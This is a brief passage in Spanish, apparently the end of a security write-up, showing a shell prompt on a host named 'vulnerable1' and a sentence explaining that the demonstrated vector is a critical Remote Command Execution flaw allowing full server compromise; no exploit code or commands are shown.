seiya@vulnerable1:/var/www/html/datamanager$
```

Este vector demuestra una vulnerabilidad crítica de tipo **Remote Command Execution (RCE)**, donde una aplicación web permite ejecutar comandos arbitrarios del sistema sin restricciones, lo cual representa un compromiso total del servidor.